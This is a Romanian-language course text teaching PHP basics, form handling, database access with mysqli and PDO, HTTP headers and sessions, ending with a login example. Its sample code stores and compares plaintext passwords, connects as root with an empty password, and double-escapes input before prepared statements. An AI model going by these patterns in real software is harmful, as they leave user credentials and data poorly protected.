Tablouri unidimensionale (tablouri clasice cu indici valori întregi):

```
<?php
$echipe = array("CFR", "FCSB", "Dinamo");
print $echipe[0];
print count($echipe);
?>
```

Tablouri cu indici de tip string (asociative):

```
<?php
$capitale["Romania"] = "Bucuresti";
$capitale["Ungaria"] = "Budapesta";
$capitale["Franta"] = "Paris";
print $capitale["Romania"];
?>
```

Pentru iterarea unui tablou se poate folosi instrucția de control `foreach`. Exemple:

```
<?php
foreach ($capitale as $capitala)
    print $capitala . "<br>\n";
foreach ($capitale as $stara=>$capitala)
    print $stara . " are capitala " . $capitala . "<br>\n";
?>
```

Observație: în exemplu de mai sus delimitatorul `\n` a fost folosit pentru a delimita liniile de cod sursă HTML care se trimit browser-ului în urma execuției codului PHP sau într-un eventual output pe consolă la execuția codului folosind interpretorul php la linia de comandă, în timp ce tagul `<br>` a fost folosit pentru a delimita efectiv liniile de output afișate de browser utilizatorului.

Limbajul PHP suportă și tablouri multidimensionale:

```
<?php
$continentene = array(
    "Europa"=>array("Romania", "Franta", "Ungaria"),
    "Asia"=>array("China", "India", "Japonia"),
    "Africa"=>array("Egipt", "Maroc", "Nigeria")
);
print $continentene["Asia"][2];
?>
```

## Funcții PHP

Declararea funcțiilor în PHP se face folosind cuvântul rezervat `function` asemănător modului în care se face declararea acestora în JavaScript. Parametrii se pot transmite fie prin valoare (implicit) identic modului în care se transmit în C/C++/Java, fie prin referință - pentru transmiterea parametrilor prin referință parametri formali se prefixează cu operatorul & (asemănător modului în care se transmit prin referință în C++)�.

Exemplu:

```
function aduna($i, $j) {  
    return $i + $j;  
}  
print aduna(4, 7);
```

Observație: Este deosebit de frecvent ca o funcție în php să returneze valori de tipuri diferite. Este recomandată întotdeauna și verificarea tipului valorii returnate de funcție nu doar a valorii. Spre exemplu, funcția `strpos` amintită mai sus poate întoarce atât un index numeric cât și valoarea de adevăr `FALSE`. Un alt exemplu, diferite funcții de lucru cu baze de date, întorc fie o resursă, fie booleanul `FALSE` în caz de eroare.

### Alte elemente de limbaj

Regula "celor trei pahare" într-o singura linie de cod:

```
list($a, $b) = array($b, $a);
```

Observație: `list` nu este o funcție, ci un element oferit de limbajul PHP care permite atribuirea de valori mai multor variabile folosind un singur operator de atribuire.

### Variabile globale

Variabilele declarate în afara corpului unei funcții nu sunt accesibile implicit în interiorul acesteia. Pentru a avea acces la ele, acestea trebuie declarate ca globale folosind cuvântul rezervat `global`. Exemplu:

```
<?php  
$pi = 3.14;  
function circleArea($radix) {  
    global $pi;  
    return $pi * $radix * $radix;  
}  
print circleArea(5);  
?>
```

### Variabile predefinite PHP

PHP-ul oferă din start câteva tablouri asociative predefinite, majoritatea fiind legate de contextul web în care se execută codul PHP. Aceste variabile se mai numesc și superglobale (superglobals), ele fiind accesibile oriunde la nivelul codului PHP fără a mai fi declarate ca globale. Acestea sunt:

- `$GLOBALS`
- `$_SERVER`
- `$_GET`
- `$_POST`
- `$_FILES`
- `$_COOKIE`

- `$_SESSION`
- `$_REQUEST`
- `$_ENV`

cele mai importante fiind `$GLOBALS`, `$_GET`, `$_POST` și `$_SESSION`. Observație: numele tablourilor sunt `GLOBALS`, `_GET`, `_POST` și `_SESSION`, ele fiind precedate de `$` precum orice nume de variabilă în PHP.

Tabloul predefinit `GLOBALS` permite accesarea tuturor variabilelor globale. Astfel, folosind `GLOBALS`, funcția precedentă care calculează suprafața cercului poate fi rescrisă altfel:

```
<?php
$pi = 3.14;
function circleArea($radix) {
    return $GLOBALS["pi"] * $radix * $radix;
}
print circleArea(5);
?>
```

Despre `$_GET`, `$_POST` și `$_SESSION` vom vorbi în continuare în acest material.

## Prelucrarea datelor din cadrul unui formular

Din cursurile precedente știm că datele din cadrul unui formular pot fi trimise pe back-end folosind una dintre metodele GET sau POST, iar script-ul de pe back-end care primește datele de la formular se specifică ca și valoare pentru atributul `action` al formularului. Elemente de tip `input` din cadrul unui formular (împreună cu elementele de tip `textarea` și `option`) vor fi accesibile în PHP fie prin intermediul tabloului asociativ `$_GET` fie `$_POST` în funcție de metoda prin care s-a făcut submit la formularul respectiv. În cadrul acestor tablouri, indecșii valorilor stocate vor fi numele inputurilor corespunzătoare din formular.

Prezentăm mai jos un exemplu care se dorește a fi sugestiv în acest sens (disponibil [aici](#)). Front-end:

```
<form method="post" action="register.php">
Nume utilizator: <input type="text" name="username"><br>
E-mail: <input type="text" name="email"/><br>
Parola: <input type="password" name="pass"/><br>
Parola din nou: <input type="password" name="pass2"/><br>
<input type="Submit" value="Register">
</form>
```

Back-end (fișierul `register.php`):

```
Am primit de la browser:<br>
<?php
    print "Username: " . $_POST["username"] . "<br>\n";
    print "Email: " . $_POST["email"] . "<br>\n";
    print "Parola: " . $_POST["pass"] . "<br>\n";
    print "Parola2: " . $_POST["pass2"] . "<br>\n";
?>
```

```
</body>
```

Datele primite prin completarea formularului mai pot fi accesate și prin intermediul tabloului asociativ `$_REQUEST` (atât la submit-ul prin `GET` cat și la cel prin `POST`), iar `$_SERVER["REQUEST_METHOD"]` conține metoda HTTP prin care s-a realizat cererea.

**IMPORTANT: Înainte de a fi folosite pe back-end, datele primite de la client, indiferent de metodă, trebuie VALIDATE OBLIGATORIU.** Mai multe în acest sens mai târziu în acest material.

## Accesarea bazelor de date din PHP

Din PHP pot fi accesate cele mai populare servere de date existente precum MySQL/MariaDB, SQL Server, Oracle sau PostgreSQL. Cum cea mai naturală „integrare” se face cu MySQL/MariaDB, exemplele din prezentul material se vor baza tot pe acest SGBD.

Există mai multe metode alternative de accesare din PHP a bazelor de date:

### Metoda 1

Folosind familia de funcții prefixate de `mysql_` precum `mysql_connect` și `mysql_query`. Această metodă este **DEPRECATED** în PHP 7 și oricără exemple ati găsi online folosind aceasta metodă vă rog să nu o folosiți încăridică serioase probleme de securitate (pe care le vom dezbată mai târziu în acest material când vom vorbi și de SQL Injection).

### Metoda 2

Folosind noua familie de funcții prefixate de `mysqli_` (mysql “improved”).

Pentru rularea exemplelor de față, este necesar să vă creați (folosind phpMyAdmin <http://localhost/phpmyadmin/>) o bază de date (spre exemplu „pw”) și să importați în această bază de date tabela „trenuri” de la [această adresă](#). Ca metodă alternativă la phpMyAdmin, dacă v-ați pus în variabila de mediu PATH directorul c:\xampp\mysql\bin\ ce conține clientul linie de comandă mysql.exe, atunci puteți face importul și în modul următor:

La linia de comanda cmd:

```
mysql.exe -u root -p
```

(se dă Enter, parola este vidă)

În cadrul liniei de comandă mysql:

```
create database pw;  
exit
```

La linia de comanda cmd:

```
mysql -u root -p < trenuri.sql
```

unde trenuri.sql e dump-ul SQL descărcat mai sus. Linia de mai sus rulează clientul mysql, intrarea standard pentru acesta fiind redirectată din fișierul trenuri.sql (comenziile SQL de executat sunt citite din fișierul trenuri.sql).

Pe această tabelă vom prezenta două exemple, unul va afișa toate trenurile, iar celălalt va adăuga un nou tren.

Fișierul viewTrains.php (disponibil în varianta online [aici](#)):

```
<table>
<tr><th>Plecare</th><th>Sosire</th><th>Ora</th><th>Minut</th></tr>
<?php

error_reporting(E_ERROR | E_PARSE);
$con= new mysqli('127.0.0.1', 'root', '', 'pw');
$con->set_charset("utf8");

$sql = "SELECT * FROM trenuri";
$result = $con->query($sql);
while ($row = $result->fetch_assoc()) {
    $plecare = $row['plecare'];
    $sosire = $row['sosire'];
    $ora = $row['ora'];
    $minut = $row['minut'];
    print
"\t<tr><td>$plecare</td><td>$sosire</td><td>$ora</td><td>$minut</td></tr>\n";
}

?>
</table>
```

Fișierul addTrain.html (disponibil în varianta online [aici](#)):

```
<form method="GET" action="insertTrain.php">
Plecare: <input type="text" name="plecare"><br>
Sosirel: <input type="text" name="sosire"/><br>
Ora: <input type="number" min="0" max="23" name="ora"/><br>
Minut: <input type="number" min="0" max="59" name="minut"/><br><br>
<input type="Submit" value="Adauga tren">
</form>
```

Fișierul insertTrain.php:

```
<?php
error_reporting(E_ERROR | E_PARSE);
$con = new mysqli('127.0.0.1', 'root', '', 'pw');
$con->set_charset("utf8");

$plecare = addslashes(htmlentities($_GET["plecare"], ENT_COMPAT, "UTF-8"));
$sosire = addslashes(htmlentities($_GET["sosire"], ENT_COMPAT, "UTF-8"));
$ora = addslashes(htmlentities($_GET["ora"], ENT_COMPAT, "UTF-8"));
$minut = addslashes(htmlentities($_GET["minut"], ENT_COMPAT, "UTF-8"));

$stmt = $con->prepare("INSERT INTO trenuri (plecare, sosire, ora, minut)
VALUES (?, ?, ?, ?)");

$stmt->bind_param("ssii", $plecare, $sosire, $ora, $minut);
if ($stmt->execute() === FALSE)
    print "Eroare!<br>";
else
```

```
    print "Trenul a fost adaugat cu succes.<br>";
?>
```

Observații:

- Pentru rularea exemplului pe laptopul vostru (<http://localhost>), înlocuiți în constructorul conexiunii parametrii cu propriile date de conectare la baza de date, parola voastră (pentru serverul mysql din XAMPP userul implicit este root, cu parola vida "") și numele bazei de date create ("pw" daca ați rulat pașii de mai sus). Pentru a rula exemplele pe serverul web de la facultate (<http://www.scs.ubbcluj.ro>), studenții au de obicei o bază de date cu numele numele de utilizator, userul de acces fiind tot numele de utilizator și parola fiind tot numele de utilizator.
- Serverul de baze de date din exemplu este localhost („127.0.0.1”) – acest lucru semnificând că din perspectiva serverului web care realizează conectarea la serverul de date, acesta din urmă rulează pe aceeași mașină ca și serverul web. În producție, sunt frecvent întâlnite situațiile când serverul de baze de date rulează pe o mașină diferită de serverul web. Dacă rulați exemplul pe serverul web de la facultate (<http://www.scs.ubbcluj.ro>), serverul de baze de date la care vă conectați este tot localhost („127.0.0.1”) – adică aceeași masină din perspectiva serverului web. Ce nu încercați pentru că nu o sa meargă: să nu încercați să rulați exemplele php găzduite pe serverul vostru web local din XAMPP (<http://localhost>), iar din cod php rulat la voi local să vă conectați la serverul de baze de date de la facultate "scs.ubbcluj.ro" sau "www.scs.ubbcluj.ro". Deși teoretic acest lucru este posibil, nu puteți să vă conectați din motive de securitate.
- În fișierul insertTrains.php am făcut niște validări minimale (s-ar fi putut face mai multe) pentru a preîntâmpina diverse probleme de securitate precum SQL injection sau JavaScript injection (XSS = Cross Site Scripting). Vom aborda aceste aspecte mai târziu în acest material. Tot din perspectiva securității, folosim un fel de „PreparedStatement” (în terminologie Java) pentru a executa query-ul SQL care face inserarea noului tren în baza de date. Vom vedea mai târziu în acest material ce se poate întâmpla „rău” dacă nu validăm datele primite de la formular, nu folosim PreparedStatement și nu facem bind la parametrii query-ului.
- Vă rog să nu inserați trenuri cu prostii și cu localități din Croația :), în caz contrar voi fi nevoit să dau jos exemplul online.
- Pentru a reduce din codul redundant, partea comună de cod care realizează conectare la serverul de date poate fi plasată într-un fișier extern PHP care se poate include cu require\_once atât în viewTrains.php cât și în insertTrain.php.

### Metoda 3

A treia variantă de a accesa servere / baze de date din PHP este folosind PDO (PHP Data Objects). Spre deosebire de varianta precedenta, accesarea serverelor de date folosind PDO asigură independentă față de serverul de date folosit (nu mai sunt folosite funcții dependente de un anume server de date) - în caz că se dorește schimbarea serverului de date fiind necesare doar modificări minime la nivelul unui string de conectare.

Mai jos prezentăm exemplul anterior, rescris folosind PDO. Fișierul viewTrainsUsingPDO.php:

```
<table>
<tr><th>Plecare</th><th>Sosire</th><th>Ora</th><th>Minut</th></tr>
<?php
error_reporting(E_ERROR | E_PARSE);
```

```

$dsn = "mysql:host=localhost;dbname=pw";
$user = "root";
$passwd = "";

$pdo = new PDO($dsn, $user, $passwd);
$stmt = $pdo->query("SELECT * FROM trenuri");
$rows = $stmt->fetchAll(PDO::FETCH_ASSOC);

foreach($rows as $row) {
    $plecare = $row['plecare'];
    $sosire = $row['sosire'];
    $ora = $row['ora'];
    $minut = $row['minut'];
    print
"\t<tr><td>$plecare</td><td>$sosire</td><td>$ora</td><td>$minut</td></tr>\n";
}

?>
</table>

```

Fișierul insertTrainUsingPDO.php:

```

<?php
$dsn = "mysql:host=localhost;dbname=pw";
$user = "root";
$passwd = "";

$pdo = new PDO($dsn, $user, $passwd);

$plecare = addslashes(htmlentities($_GET["plecare"], ENT_COMPAT, "UTF-8"));
$sosire = addslashes(htmlentities($_GET["sosire"], ENT_COMPAT, "UTF-8"));
$ora = addslashes(htmlentities($_GET["ora"], ENT_COMPAT, "UTF-8"));
$minut = addslashes(htmlentities($_GET["minut"], ENT_COMPAT, "UTF-8"));

$sql = "INSERT INTO trenuri (plecare, sosire, ora, minut) VALUES (:plecare,
:sosire, :ora, :minut)";
$stmt = $pdo->prepare($sql);
$stmt->bindParam(':plecare', $plecare);
$stmt->bindParam(':sosire', $sosire);
$stmt->bindParam(':ora', $ora);
$stmt->bindParam(':minut', $minut);
if (! $stmt->execute())
    print "Eroare!<br>";
else
    print "Trenul a fost adaugat cu succes.<br>";
?>

```

Pentru mai multe detalii legate de PDO, găsiți mai multă teorie / exemple în [documentația oficială PHP legată de subiect](#).

*Alte metode de a accesa baze de date din PHP*

La categoria alte metode amintim pe scurt:

- [MDB2 din PHP Pear](#). PEAR - PHP Extension and Application Repository este o colecție de librării semioficiale care extind funcționalitatea de baza a limbajului PHP oferind un API mai bogat la

dispoziția programatorului. O astfel de librărie este MDB2 care este focusată pe accesul la servere de date.

- Folosirea de diverse ORM-uri (librării Object-relational mapping) care asigură persistența în baze de date. Un exemplu în acest sens este [Doctrine](#).

## Includerea unui alt fișier PHP în cadrul unui fișier PHP

Pentru o mai bună structurare a codului, evitarea codului redundant și a „spaghetti code”, PHP permite folosirea următoarelor declarații pentru a include un fișier PHP în cadrul altui fișier PHP:

- `require_once`
- `require`
- `include_once`
- `include`

Diferența dintre `include` și `require` este că cele două declarații `require` vor genera o eroare fatală dacă nu pot include fișierul, pe când cele două declarații `include` vor genera doar un warning. Din punct de vedere al securității, este recomandat să folosiți declarații `require`. Diferența dintre declarațiile postfixate cu `_once` și celelalte este că cele postfixate vor include un fișier doar dacă nu a mai fost inclus, pe când cele două declarații care nu folosesc `_once` nu verifică acest lucru. Sunt dese situațiile când un fișier PHP conține definiții de funcții sau clase. Dacă se folosește `require` sau `include` simplu și fișierul este inclus de două ori, se va genera o eroare fatală cum că o anumită declarație a avut loc deja. Concluzionând, în majoritatea cazurilor este recomandată utilizarea declarației `require_once`.

Pentru ultimul exemplul de mai sus care realizează conectarea la o bază de date folosind PDO, codul de conectare poate fi plasat într-un fișier extern (numit spre exemplu `connect.php`) care să fie inclus folosind `require_once` de câte ori este nevoie în cadrul altor fișiere PHP. În plus, această abordare simplifică situațiile în care trebuie schimbate datele de conectare (server, baza de date, parola) la serverul de date.

Exemplu, fișierul `connect.php`:

```
<?php  
$dsn = "mysql:host=localhost;dbname=pw";  
$user = "root";  
$passwd = "";  
$pdo = new PDO($dsn, $user, $passwd);  
?>
```

Fișierele `viewTrainsUsingPDO.php` și `insertTrainUsingPDO.php` pot include ambele acest fișier:

```
<?php  
require_once "connect.php";  
?>
```

Observații:

- Este posibil să găsiți exemple în care declarațiile de mai sus sunt folosite sub forma unor apeluri de funcții: `require_once("some_other_file.php")` – nu este nicio diferență și nici foarte greșit;
- În funcție de cum este configurat PHP-ul, folosirea acestor funcții poate ridica anumite probleme de securitate. În fișierul `php.ini` există o declarație `allow_url_include = Off` care dacă este setată pe `On` permite includerea de cod PHP localizat la un URL remote (de obicei cu cod malicios controlat de un atacator), cod care odată inclus în fișierul vostru se va executa pe serverul vostru web.

În interiorul unui fișier inclus (fie cu `include` fie cu `require`) se poate folosi declarația `return` pentru a termina execuția fișierului inclus și redarea controlului execuției către fișierul care a făcut includerea (atenție, a nu se confunda cu folosirea `return` în cadrul unei funcții care asigură doar terminarea funcției respective).

## Manipularea antetelor HTTP din cadrul PHP

Sunt frecvente situațiile în cazul folosirii tehnologiilor server-side (PHP, ASP, JSP, servlet, etc), când de pe back-end trebuie trimise/setate anumite antete HTTP. Acest lucru se realizează în PHP cu funcția `header()`. IMPORTANT: folosirea acestei funcții, precum și a oricărei alte funcții care este posibil să seteze antete (headere) HTTP, trebuie să se facă înainte ca scriptul PHP să transmită spre client (browser) orice alt conținut HTML (sau de alt tip) care în mod normal succede new-line-ului de după antetele HTTP (recapitulare protocolul HTTP). Dacă back-endul a trimis deja conținut HTML spre browser, acesta succede în mod normal new-line-ului de după headere, lucru care înseamnă că și head-urile HTTP au fost trimise (se mai spune și că s-a făcut „commit” la acestea). Într-o asemenea situație, trimiterea de noi antete nu mai este posibilă.

Exemplu (fișierul `redirectare.php` disponibil [aici](#) ☺):

```
<?php
header("Location: http://www.google.ro");
?>
```

Exemplu de utilizare greșită a funcției `header`:

```
<!DOCTYPE html>
<html>
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8">
<title>Contra exemplu: asa nu! E gresit</title>
<style>

body, input {
    font-family: Tahoma, sans-serif;
    font-size: 12px
}
</style>
<body>
<?php
if ($ceva_eroare) {
    header("Location: tratare_ceva_eroare.php");
}
```

```
    }
} else {
    // All ok
}
?>
</body>
</html>
```

În exemplul de mai sus funcția `header` este folosită incorrect. Pentru a putea seta headerul "Location", este nevoie ca antetele HTTP să nu fie trimise de pe back-end pe client, dar acestea au fost trimise pentru că deja back-end-ul a trimis și codul HTML ce precede scriptlet-ul PHP. Pentru a o utilize corect, funcția `header` trebuie folosită într-un scriptlet care să fie poziționat la începutul fișierului PHP (teoretic nici măcar o linie vidă nu este permisă înaintea acestui scriptlet), iar în cadrul scriptlet-ului respectiv nu trebuie afișat niciun fel de output către front-end.

Un alt exemplu de utilizare greșită a funcției `header` (disponibil [aici](#)):

```
<?php
    for ($i = 0; $i < 10000; $i++)
        echo $i;
    header("Location: http://www.google.ro");
?>
```

În exemplul de mai sus, a fost trimis intenționat în bucla `for` foarte mult conținut de pe back-end spre browser. Acest conținut este trimis pe conexiunea HTTP după trimiterea head-erelor, un eventual header trimis mai târziu (Location în cazul de față), nemaipănd fi luat în considerare de către browser, iar back-endul afișând un mesaj de avertizare în acest sens: „Warning: Cannot modify header information - headers already sent”.

Observație: pentru că pe back-end se păstrează un „cache” al output-ului înainte ca acesta să fie trimis efectiv spre browser, este posibil ca în unele situații antetele să poată fi setate/adăugate și în situația în care există un output (minimal) trimis spre browser (câteva linii de cod HTML ce preced scriptlet-ul sau puțin output afișat în cadrul scriptlet-urilor PHP înainte de folosirea funcției `header`).

## Noțiunea de sesiune Web

Unul dintre aspectele cu care ar fi trebuit să rămâneți după parcurgerea referințelor bibliografice legate de protocolul HTTP și a problemelor de la laboratorul de HTTP este că acest protocol are un caracter „stateless”. Acest lucru se datorează faptului că este posibil ca fiecare cerere pe care o realizează un client (browser) spre serverul web să fie făcută pe o conexiune TCP independentă și separată de restul conexiunilor. De asemenea, inclusiv pentru încărcarea unei aceleași pagini și a tuturor resurselor necesare pentru randarea acestora (imagini, fișiere CSS, fișiere JavaScript), browser-ul este posibil să inițieze conexiuni independente în paralel pe care să realizeze cererile către aceste resurse (conexiuni/cereri pe care le puteți vizualiza în tab-ul de Network din Developer Tools). Multitudinea cererilor pe care un client web (browser) le realizează către un server/aplicație web în scopul rezolvării unei probleme sau realizării unei anumite activități poartă denumirea de sesiune web sau sesiune HTTP. Cât de mult durează o sesiunea web, depinde atât de tehnologie folosită pe back-end dar și de logica/semantica activităților și cererilor pe care le face clientul. Este posibil ca după un anumit număr

de secunde de inactivitate în care clientul (browserul) nu mai realizează cereri, serverul să considere sesiunea expirată și să considere toate cererile HTTP ulterioare ca aparținând unei noi sesiuni. Dar tot o sesiune web poate fi considerată ca fiind alcătuită din multitudinea cererilor HTTP realizate pentru citirea e-mail-urilor de la login și până la logout sau multitudinea cererilor realizate în cadrul unei sesiuni de cumpărături online începută seara cu adăugarea câtorva produse în cos și continuată a doua zi dimineață cu finalizarea comenzii. Deși unele tehnologii de backend sugerează un anumit număr de secunde de inactivitate pentru păstrarea în viață a sesiunii de la ultima cerere făcută (spre exemplu în PHP 1440 secunde = 24 minute, valoare ce poate fi modificată din php.ini), această valoare poate fi modificată și depinde până la urmă de semantica cererilor și acțiunilor întreprinse cumulat de către aceste cereri la nivelul aplicației web/back-end-ului. Notiunea de sesiune web nu trebuie gândită ca fiind asociată existenței unui mecanism de login/logout pe un anumit site. Exemplu: există site-uri pe care puteți face cumpărături și fără a vă crea cont. Sau o „vizita” de câțiva „clicks” în cadrul paginii cursului de [Programare Web](#) în care vă informați despre ce a mai adăugat profesorul la curs sau despre cerințele unor laboratoare constituie tot o sesiune web (ați rezolvat / realizat o activitate, toate cererile HTTP făcute de browser-ul vostru fiind realizate în același scop).

Pe partea de back-end pentru asocierea tuturor cererilor HTTP care vin de la browser la aceeași sesiune web este nevoie de un element comun de identificare a tuturor acestor cereri. Cum aceste cereri HTTP se realizează pe conexiuni TCP diferite este nevoie de un „ACEL CEVA” comun tuturor acestor conexiuni care să permită gruparea lor comună în cadrul aceeași sesiuni. Spre exemplu, un server TCP – la nivel transport în stiva TCP/IP – asociază toate pachetele care vinde la același ip\_sursă, port\_sursă, către același ip\_destinație, port\_destinație ca aparținând aceeași conexiuni (bazându-se pe proprietăți ale nivelerelor rețea și transport). Datorită faptului că cererile HTTP se realizează pe conexiuni TCP diferite, nu ne mai putem baza pe adresa IP sau pe portul clientului, pentru a asocia aceste cereri ca aparținând aceeași sesiuni web pentru că:

- Cererile realizate de către același client sunt făcute pe conexiuni TCP diferite, conexiunile independente fiind realizate cu porturi sursă diferite, chiar dacă adresa IP a clientului este aceeași;
- De la aceeași adresa IP pot ajunge la serverul web cereri de la clienți web/utilizatori diferiți (spre exemplu toți studenții din căminul 16 fac cereri în exterior cu aceeași adresă IP – adresa IP reală a routerului din cămin care face (S)NAT) – în acest caz trebuie să existe o posibilitate ca la nivelul back-endului să diferențiem/grupa aceste cereri pe utilizatori;
- Inclusiv cererile realizate de un același client/browser/utilizator în cadrul unei sesiuni web pot fi făcute de la adrese IP diferite: gândiți-vă la situația în care navigați de pe mobil folosind o sesiune de date mobile, site-ul vizitat vede cererile voastre ca fiind realizate de la o adresa IP din spațiul de adrese a operatorului de telefonie mobilă, după care faceți switch pe Wi-Fi, site-ul vizitat văzând de data aceasta că cererile vin „din alta parte”, de la o altă adresă IP.

Este practic nevoie de un „ACEL CEVA” comun tuturor acestor conexiuni care să permită gruparea lor comună în cadrul aceeași sesiuni web. „ACEL CEVA” poate fi:

- Un cookie (numit și cookie de sesiune) setat de back-end prin intermediul header-ului `Set-cookie` și retrimis ulterior de client în fiecare cerere realizată prin intermediul header-ului `Cookie` (aceasta fiind și cea mai des întâlnită formă de persistare a sesiunii). Numele cookie-ului implicit de sesiune din PHP este `PHPSESSID` (dar numele acestuia poate fi modificat din `php.ini`);

- Un atribut comun care se găsește în QUERY\_STRING-ul sau în body-ul tuturor request-urilor realizate;
- În cazul navigării prin protocolul HTTPS, „ACEL CEVA” poate fi legat și de cheia secretă de sesiune care e negociată de browser cu serverul web pentru realizarea criptării;
- Un mecanism la latitudinea programatorului, spre exemplul în cazul [exemplului 8 de la laboratorul de HTTP](#), în cadrul unei sesiuni trebuia ghicit un număr. Asocierea tuturor cererilor făcute de un client/utilizator unei aceleasi sesiuni (ghicirea aceluiasi număr) se facea prin intermediul unui input de tip hidden a cărui valoare era pasată de la front-end spre back-end și înapoi;
- [JSON Web Token](#) - relatively new and hot :)

Este important ca front-end-ul (clientul) și back-end-ul (serverul/aplicația web) să-și facă „ping-pong” și să-și trimită unul altuia „ACEL CEVA” (spre exemplu cookie-ul de sesiune) ca informație comună despre cererile HTTP pentru ca acestea să poată fi asociate cu succes ca aparținând aceleasi sesiuni.

#### [Stocarea datelor pe sesiune](#)

Înănd cont că cererile HTTP se realizează prin intermediul unor conexiuni independente, toate tehnologiile de back-end oferă un mecanism de comunicare între „paginile” care se execută pe back-end la momente de timp diferite. Sunt frecvente situațiile în care o anumită valoare primită de la browser de către o pagina dezvoltată într-o tehnologie de back-end trebuie să păstreze „UNDEVA” această valoare pentru a fi vizibilă și de către o alta pagină cerută în cadrul aceleasi sesiuni web. Exemplu clasic: o pagina web din cadrul unei magazin online vă permite adăugarea unui produs în cos – este foarte posibil să realizați două cereri/conexiuni în acest sens – una pentru vizualizarea paginii care descrie produsul și una pentru adăugarea produsului în cos. Ulterior, pagina de checkout care va fi invocată printr-o cerere HTTP separată trebuie să aibă acces la informația adăugată de requestul precedent = coșul de cumpărături. „UNDEVA”-ul amintit mai sus, este de obicei un obiect/variabilă disponibilă la nivelul back-end-ului și care depinde de tehnologia folosită pe back-end. Spre exemplu, în PHP este un tablou asociativ cu numele `$_SESSION`, în cadrul tehnologiilor Java de back-end este un obiect (interfață mai degrabă) de tipul `HttpSession`. Cum persistă fiecare tehnologie valorile acestor obiecte/variabile între cererile realizate de către client nu este important – spre exemplu PHP-ul memorează sesiunile și datele salvate în cadrul unei sesiuni prin intermediul unor fișiere temporare, alte tehnologii de back-end pot păstra informațiile în memoria server-elor de aplicații sau chiar în baze de date.


Observație pentru fixarea cunoștințelor: dacă reparurgeți [exemplul 8 de la laboratorul HTTP](#), unde în cadrul unei sesiuni aveați de ghicit un număr, am păstrat ca informație pe sesiune (informație care persistă între toate cererile realizate în cadrul aceleasi sesiuni web = sesiuni de joc) două valori: numărul care trebuia ghicit și numărul de încercări. Ca modalitate de stocare a acestora (de persistare a sesiuni) am ales tot fișiere temporare.

#### [Lucrul cu sesiunea HTTP in PHP](#)

În cele ce urmează prezentăm un exemplu clasic: Un utilizator se autentifică, accesează în urma autentificării una sau mai multe pagini private (cu informație privată, spre exemplu cu ce sumă de bani are în cont) care nu ar putea fi accesate dacă utilizatorul nu ar fi autentificat, după care se deloghează

(termenul este „își invalidează sesiunea”). După delogare, evident paginile private ce conțin informații private (precum e-mail-urile utilizatorului sau suma de bani disponibilă din cont) nu mai pot fi accesate.

Exemplu de față este disponibil în variantă online [aici](#). Pentru a-l înțelege mai bine prezentăm flow-ul de execuție a acestuia:



Pentru a-l putea rula mai aveți nevoie de dump-ul tablei useri (fișierul [useri.sql](#)). Tot în acest fișier găsiți și datele cu care vă puteți conecta (adresele de e-mail și parolele utilizatorilor cu care vă puteți loga în aplicație).

Formularul de login (fișierul index.html):

```

<form method="POST" action="login.php">
E-mail: <input type="text" name="email"><br>
Parola: <input type="password" name="parola"><br>
<input type="submit" value="Login">
</form>
  
```

Observați submitul prin metoda POST făcut datorită faptului că formularul conține un input de tip password.

Fișierul login.php

```

<?php
$formEmail = addslashes(htmlentities($_POST['email'], ENT_COMPAT, "UTF-8"));
$formPassword = addslashes(htmlentities($_POST['parola'], ENT_COMPAT, "UTF-8"));

require_once "connection.php";

$stmt = $pdo->prepare("SELECT email FROM useri WHERE email=:email and parola=:parola");
// 1 record will be selected if the e-mail and password are ok
  
```

```

$stmt->bindParam(':email', $formEmail);
$stmt->bindParam(':parola', $formPassword);
$stmt->execute();
$result = $stmt->fetchAll();

if (count($result) != 1) {
    // invalid login
    header("Location: index.html");
    return;
}

// all ok
session_start();
$_SESSION['email'] = $formEmail;
header("Location: showMoney.php");
?>

```

Verifică dacă utilizatorul (adresa sa de e-mail) și parola corespunzătoare sunt corecte. Dacă nu sunt corecte, realizează o redirectare a clientului trimițându-i un header "Location" la formularul de login. Dacă datele de autentificare sunt corecte, inițializează sesiunea folosind `session_start()`, salvează pe sesiune (în cadrul tabloului asociativ `$_SESSION`) informații despre utilizatorul logat (email-ul său) și redirecțiază utilizatorul cu `header("Location")` la prima pagina privată. Funcția `session_start()` inițializează fie o sesiune nouă (generând un cookie de sesiune aleator și trimițând acest cookie browserului prin intermediul headerului Set-cookie) fie asociază requestul curent unei sesiuni anterioare create deja pe baza valorii cookie-ului de sesiune pe care browserul îl trimită prin intermediul header-ului Cookie pe request (în antetele cererii). Puteti observa în Developer Tools, pe antetele răspunsului headerul Set-cookie cu valoarea corespunzătoare (cookie-ul de sesiune PHPSESSID și valoarea asociată 